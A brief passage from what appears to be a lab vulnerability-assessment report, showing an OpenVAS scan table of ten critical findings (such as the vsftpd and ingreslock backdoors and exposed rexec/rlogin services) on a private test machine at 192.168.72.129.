


Fig-21

9.1 Openvas Vulnerability Sheet

Sr no.	Target IP	Vulnerability	Port / Service	Severity
1	192.168.72.129	Possible Backdoor: Ingreslock	1524/tcp	Critical (10.0)
2	192.168.72.129	The rexec service is running	512/tcp	Critical (10.0)
3	192.168.72.129	rlogin Passwordless Login	513/tcp	Critical (10.0)
4	192.168.72.129	TWiki < 4.2.4 Multiple XSS / Command Execution Vulnerabilities	80/tcp	Critical (10.0)
5	192.168.72.129	Distributed Ruby (dRuby/DRb) Multiple Remote Code Execution Vulnerabilities	8787/tcp	Critical (10.0)
6	192.168.72.129	Operating System (OS) End of Life (EOL) Detection	general	Critical (10.0)
7	192.168.72.129	PHP < 5.3.13, 5.4.x < 5.4.3 Multiple Vulnerabilities (Active Check)	80/tcp	Critical (9.8)
8	192.168.72.129	MySQL / MariaDB Default Credentials (MySQL Protocol)	3306/tcp	Critical (9.8)
9	192.168.72.129	vsftpd Compromised Source Packages Backdoor Vulnerability	21/tcp	Critical (9.8)
10	192.168.72.129	vsftpd Backdoor Shell Access	6200/tcp	Critical (9.8)

Fig-22

